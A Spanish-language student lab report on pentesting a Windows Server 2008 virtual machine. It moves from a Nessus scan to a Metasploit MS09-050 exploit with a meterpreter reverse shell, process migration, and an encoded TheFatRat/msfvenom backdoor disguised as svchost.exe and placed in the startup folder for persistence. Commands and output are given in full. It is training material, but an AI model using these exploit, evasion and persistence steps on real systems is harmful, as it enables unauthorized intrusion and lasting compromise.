

Práctica 1.3 B: Disponibilidad y pentest (ampliación).

Athos Orío Choperena

15/10/2017

Tras escanear un servidor Windows 2008 con nessus, vemos que tiene varias vulnerabilidades que vamos intentar explotar.

The screenshot shows the Nessus web interface for a scan named 'w2008'. The left sidebar contains navigation links for Folders, Resources, and Policies. The main content area displays a table of vulnerabilities found on the host. The table has columns for Severity, Name, Family, and Count. The vulnerabilities listed include MS09-050, MS11-030, MS17-010, MS16-047, SMB Signing Disabled, DCE Services Enumeration, Nessus SYN scanner, Microsoft Windows SMB Service Detection, Common Platform Enumeration (CPE), Device Type, Ethernet Card Manufacturer Detection, ICMP Timestamp Request Remote Date Disclosure, and Link-Local Multicast Name Resolution (LLMNR) Detection. A donut chart on the right shows the distribution of vulnerability severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

Sev	Name	Family	Count
CRITICAL	MS09-050: Microsoft Windows SMB2_Smb2ValidateProviderCallback() Vulnerability (97549...	Windows	1
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (...)	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE)...	Windows	1
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badcock) (unc...	Windows	1
MEDIUM	SMB Signing Disabled	Misc.	1
INFO	DCE Services Enumeration	Windows	8
INFO	Nessus SYN scanner	Port scanners	3
INFO	Microsoft Windows SMB Service Detection	Windows	2
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1

Buscamos en metasploit framework, y vemos que tiene un exploit para esta vulnerabilidad.

```
msf > search MS09-050
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name
----
auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
exploit/windows/smb/ms09_050_smb2_negotiate_func_index
rency

Disclosure Date
-----
2009-09-07

Rank
----
normal
normal
good

Description
-----
Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
```

Le decimos a msfconsole que queremos usar ese exploit de la siguiente manera

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

Tras esto, vamos a hacer un show info para informarnos del exploit

```
nessuskey
msf exploit(ms09_050_smb2_negotiate_func_index) > show info
Name: MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2009-09-07

Provided by:
Laurent Gaffie <laurent.gaffie@gmail.com>
hdm <x@hdm.io>
sf <stephen_fewer@harmonysecurity.com>

Available targets:
Id  Name
--  --
0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
Name      Current Setting  Required  Description
--      -
RHOST     RHOST            yes       The target address
RPORT     445              yes       The target port (TCP)
WAIT      180              yes       The number of seconds to wait for the attack to complete.


Payload information:
Space: 1024

Description:
This module exploits an out of bounds function table dereference in
the SMB request validation code of the SRV2.SYS driver included with
Windows Vista, Windows 7 release candidates (not RTM), and Windows
2008 Server prior to R2. Windows Vista without SP1 does not seem
affected by this flaw.

References:
https://technet.microsoft.com/en-us/library/security/MS09-050
https://cvedetails.com/cve/CVE-2009-3103/
http://www.securityfocus.com/bid/36299
OSVDB (57799)
http://seclists.org/fulldisclosure/2009/Sep/0039.html
http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

msf exploit(ms09_050_smb2_negotiate_func_index) > |
```

Como vemos, este exploit da acceso al equipo, y esta soportado para la versión del servidor que estamos usando:



Así, que vamos a seleccionar el payload meterpreter reverse tcp y configuraremos las opciones

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):
-----
Name      Current Setting  Required  Description
-----
RHOST     192.168.1.84     yes       The target address
RPORT     445              yes       The target port (TCP)
WAIT      180              yes       The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.83    yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.1.84
rhost => 192.168.1.84
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost 192.168.1.83
lhost => 192.168.1.83
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.84     yes       The target address
  RPORT     445              yes       The target port (TCP)
  WAIT      180              yes       The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.83     yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > 
```

Ahora solo queda lanzar el exploit:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.1.83:4444
[*] 192.168.1.84:445 - Connecting to the target (192.168.1.84:445)...
[*] 192.168.1.84:445 - Sending the exploit packet (930 bytes)...
[*] 192.168.1.84:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179267 bytes) to 192.168.1.84
[*] Meterpreter session 1 opened (192.168.1.83:4444 -> 192.168.1.84:49241) at 2017-10-15 21:13:44 +0200

meterpreter > 
```

Como podemos ver, hemos conseguido una sesión meterpreter, ahora podemos realizar un montón de operaciones, una de las más comunes es migrar el proceso a otro proceso que sea común en la ejecución de Windows, por ejemplo, vamos a migrarlo a svchost.exe.

Primero realizaremos un ps para ver los procesos de la víctima.

```
File Edit View Search Terminal Help
0 0 [System Process]
4 0 System x86 0
320 920 taskeng.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\taskeng.exe
424 4 smss.exe x86 0 NT AUTHORITY\SYSTEM C:\SystemRoot\System32\smss.exe
488 476 csrss.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
528 476 wininit.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
536 520 csrss.exe x86 1 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
540 616 dlhst.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\dlhst.exe
584 520 winlogon.exe x86 1 NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
616 528 services.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
628 528 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
636 528 lsm.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
796 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
852 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
888 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
920 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
984 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1088 984 audiodg.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\audiodg.exe
1072 616 SLsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\SLsvc.exe
1084 616 msdtc.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\msdtc.exe
1180 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1224 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1296 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1432 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1544 616 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\spoolsv.exe
1596 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1608 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1648 616 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1664 616 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
1896 616 VMUpgradeHelper.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
2260 920 taskeng.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\taskeng.exe
2364 616 TrustedInstaller.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\system32\TrustedInstaller.exe
2616 920 taskeng.exe x86 1 server\Administrador C:\Windows\system32\taskeng.exe
2628 888 dwm.exe x86 1 server\Administrador C:\Windows\system32\dwm.exe
2720 2608 explorer.exe x86 1 server\Administrador C:\Windows\Explorer.EXE
2964 2720 VMwareTray.exe x86 1 server\Administrador C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2972 2720 VMwareUser.exe x86 1 server\Administrador C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3088 920 wuauclt.exe x86 1 server\Administrador C:\Windows\system32\wuauclt.exe
3616 3176 mmc.exe x86 1 server\Administrador C:\Windows\system32\mmc.exe
3760 2720 cmd.exe x86 1 server\Administrador C:\Windows\system32\cmd.exe
3780 3768 conime.exe x86 1 server\Administrador C:\Windows\system32\conime.exe
3804 584 taskmgr.exe x86 1 server\Administrador C:\Windows\system32\Taskmgr.exe

meterpreter >
```

Ejecutaremos migrate 796

```
meterpreter > migrate 796
[*] Migrating from 628 to 796...
[*] Migration completed successfully.
meterpreter >
```

Hemos entrado en el sistema gracias a una vulnerabilidad, pero para cubrirnos las espaldas y poder entrar en el sistema incluso si la vulnerabilidad es parcheada, vamos a generar un archivo infectado, que subiremos al servidor. Para eso, usaremos TheFatRat. Tendremos que clonar el repositorio de git del proyecto.

```
root@athos: ~
File Edit View Search Terminal Help
root@athos:~# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13525, done.
remote: Total 13525 (delta 0), reused 0 (delta 0), pack-reused 13525
Receiving objects: 100% (13525/13525), 281.72 MiB | 15.42 MiB/s, done.
Resolving deltas: 100% (4969/4969), done.
Checking out files: 100% (9891/9891), done.
root@athos:~#
```

Y posteriormente instalarlo de la siguiente manera:


```

root@athos:~/TheFatRat# chmod +x setup.sh && ./setup.sh
Installation completed , To execute fatrat write anywhere in your terminal (fatrat)

```

Y abriremos el programa con fatrat desde la consola

```


calc.exe
nessuskey ee\
<_0
/\..'\
j \.'.\
| |.|.| | [--] Backdoor Creator for Remote Acces [--]
|_|.|.|_| | [--] Created by: Edo Maland (Screetsec) [--]
L /|o'--'\ [--] Version: 1.9.5 [--]
| /\^/\ [--] Codename: Whistle Changelog [--]
j / \._\ [--] Follow me on Github: @Screetsec [--]
j / \._\ [--] Dracos Linux : @dracos-linux.org [--]
|/ | | | Be sure to check out [Changelog] and Read C
(_)\_/(\_) | | SELECT AN OPTION TO BEGIN: | |
( _./\_. ) '\ ..... Getting Started/

[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploitworks
[08] Load/Create auto listeners
[09] Jump to msfconsole
[10] Searchsploit
[11] File Pumper [Increase Your Files Size]
[12] Configure Default Lhost & Lport
[13] Cleanup
[14] Help
[15] Credits
[16] Exit

[TheFatRat][~]-[menu]:

```

Seleccionaremos la opción 1 para crear el backdoor



```
=====
| Create Payload with msfvenom ( must install msfvenom ) |
=====

MSFVENOM \
===== [***]
==[v1.3 >]=====
\ (@) (@) (@) (@) (@) (@) (@) /
*****

=====
|
=====

[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
[5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version )
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]:
→
```

Background window content:

GitHub - Sreetsec/TheFatRat: Thefatrat a massive exploiting tool

Created by Edo Maland (Sreetsec)


Getting Started

1. git clone https://github.com/Sreetsec/TheFatRat
2. cd TheFatRat
3. ./install.sh

How it works

- Extract The lalin-master to your home
- chmod +x fatrat
- chmod +x powerfull.sh

En esta ventana, seleccionaremos 2 para crear el archivo para Windows



```
[TheFatRat]—[~]—[creator]:
→ 2

[ ++++++ ]

Your local IPV4 address is : 192.168.1.83
Your local IPV6 address is : fe80::20c:29ff:fe5b:6435
Your public IP address is : 83.43.82.200
Your Hostname is : 200.red-83-43-82.dynamicip.rima-tde.net

Set LHOST IP: 
```

Y nos pregunta la dirección ip local (en la que luego escucharemos con el multi/handler), el puerto y el payload que queremos utilizar.

Tras esto, se pone a hacer sus cosas y a compilar el ejecutable para Windows


```

root@athos: ~/TheFatRat

File Edit View Search Terminal Help

x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes

Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/countdown
x86/countdown succeeded with size 621 (iteration=0)
x86/countdown succeeded with size 639 (iteration=1)
x86/countdown succeeded with size 657 (iteration=2)
x86/countdown succeeded with size 675 (iteration=3)
x86/countdown succeeded with size 693 (iteration=4)
x86/countdown succeeded with size 711 (iteration=5)
x86/countdown succeeded with size 729 (iteration=6)
x86/countdown succeeded with size 747 (iteration=7)
x86/countdown chosen with final size 747
Payload size: 747 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 777 (iteration=0)
x86/jmp_call_additive chosen with final size 777
Payload size: 777 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 806 (iteration=0)
x86/call4_dword_xor chosen with final size 806
Payload size: 806 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 833 (iteration=0)
x86/shikata_ga_nai chosen with final size 833
Payload size: 833 bytes
Final size of exe file: 73802 bytes
Saved as: output//root.exe

Your rat file was created and it is stored in : /root/TheFatRat/output//root.exe

Press [ENTER] key to return to menu .

```

Ahora tenemos que renombrar el archivo y ponerle el nombre que queramos, y subirlo al servidor Windows desde la consola que teníamos de meterpreter

```

root@athos:~/TheFatRat/output# mv root.exe /root/svchost.exe
root@athos:~/TheFatRat/output#

```

Y ahora lo subimos con meterpreter al directorio inicio, para que se ejecute automáticamente cada vez que se inicie Windows

```

meterpreter > upload /root/svchost.exe "C:\Users\Administrador\AppData\Roaming\Microsoft\Windows\Start Menu\Programs"
[*] uploading : /root/svchost.exe -> C:\Users\Administrador\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
[*] uploaded  : /root/svchost.exe -> C:\Users\Administrador\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
meterpreter >

```

Ahora, lo único que tendremos que hacer es quedarnos escuchando la conexión de la siguiente manera

```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.83:4444
msf exploit(handler) > 
```

Ahora reiniciaremos el equipo windows2008 para probar si podemos entrar gracias al backdoor

```
[*] Started reverse TCP handler on 192.168.1.83:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.1.84
[*] Meterpreter session 2 opened (192.168.1.83:4444 -> 192.168.1.84:49159) at 2017-10-15 21:46:51 +0200

```

Y con esto hemos conseguido poder acceder al equipo aunque este se actualice

